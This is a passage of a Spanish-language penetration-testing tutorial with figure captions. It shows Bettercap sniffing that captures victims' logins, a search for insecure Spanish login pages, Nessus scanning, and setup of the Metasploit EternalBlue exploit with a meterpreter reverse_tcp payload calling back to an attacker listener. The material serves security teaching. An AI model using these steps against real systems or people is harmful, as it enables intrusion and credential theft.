

Figura 29. Verificar obtención de la Shell de Windows.

4.2. Capturando el tráfico de la red (Sniffing)

Para capturar el tráfico de dentro una red utilizaremos Bettercap.

```
kali@kali:~$ sudo bettercap
bettercap v2.28 (built for linux amd64 with go1.14.4) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.4 »
```

Figura 30. Ejecutar Bettercap.

Para ver los módulos disponibles de Bettercap ejecutamos help.

Figura 31. Ver módulos de Bettercap.

Lanzamos el módulo que vamos a activar para capturar el tráfico.



Figura 32. Activar módulo de Bettercap.

El sniffer ha iniciado con la captura de los paquetes dentro de la red.

Figura 33. Capturando el tráfico de la red.

Máquina de donde estamos capturando el trafico en la red.



Figura 34. Configuración de la máquina de donde estamos capturando el tráfico.

Búsqueda avanzada para obtener todos los sitios web de España, que no sean seguros y contengan la palabra login.



Figura 35. Resultados de la búsqueda avanzada de browser hacking.

En el pc del atacante se recibe información de los sitios web donde accede la víctima enviando usuario y contraseña.

Figura 36. Inicio de sesión capturado por el atacante.

El sniffer que hemos configurado captura todo el tráfico de la red incluyendo usuarios y contraseñas, introducidos en los sitios de login a los que acceda la víctima y nos envía toda la cabecera con información del sitio web visitado.



Figura 37. Usuario y contraseña capturados por el sniffer.

4.3. Escaneo de vulnerabilidad con Nessus

Nessus es una herramienta muy potente para realizar escaneos de seguridad de sistemas y permite obtener las vulnerabilidades que pueden ser explotadas, con información de como explotarlas.

Figura 38. Crear nuevo escáner con Nessus.



Figura 39. Escáneres disponibles en Nessus.

Para configurar el escáner le damos un nombre e indicamos los targets que puede ser un equipo o la red que vamos a escanear.



Figura 40. Configuración del escáner de Nessus.

Listado de escáner realizados a los que podemos acceder para ver los resultados.



Figura 41. Listado de escáneres realizados.

Resultados del escáner que nos muestra las vulnerabilidades encontradas en el sistema.



Figura 42. Resultados del escáner.

De los puntos más importante que aporta Nessus, es la información que proporciona sobre las vulnerabilidades encontradas.

Figura 43. Información sobre la vulnerabilidad encontrada con Nessus.

Lo mejor de Nessus es que indica como explotar la vulnerabilidad y con qué herramienta.



Figura 44. Como explotar vulnerabilidad encontrada con Nessus.

4.4. Explotando vulnerabilidad encontradas en el sistema de la victima

Para explotar las vulnerabilidades encontradas en el ordenador de la víctima utilizaremos Metasploit framework.

Figura 45. Ejecutar Metasploit framework para explotar la vulnerabilidad encontrada en el sistema.

Figura 46. Consola de Metasploit framework.

Cargar exploit ms17_010_eternalblue para controlar el ordenador de la victima de forma remota.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Figura 47. Exploit ms17_010_eternalblue.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Figura 48. Ver cómo está configurado el exploit ms17_010_eternalblue.

De las opciones requeridas para el exploit ms17_010_eternalblue, nos hace falta indicar el RHOST que es el equipo que vamos a vulnerar.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentic
ation
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Targe
t.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, non
e)
   LHOST     172.16.0.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figura 49. Configuración del exploit ms17_010_eternalblue.

Configuración de la máquina que vamos a vulnerar, para indicarla en el RHOST.



Figura 50. Configuración de maquina vulnerable a exploit ms17_010_eternalblue.

Indicamos la ip para establecer el RHOST del equipo que vamos a vulnerar.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.16.0.6
rhosts => 172.16.0.6
```

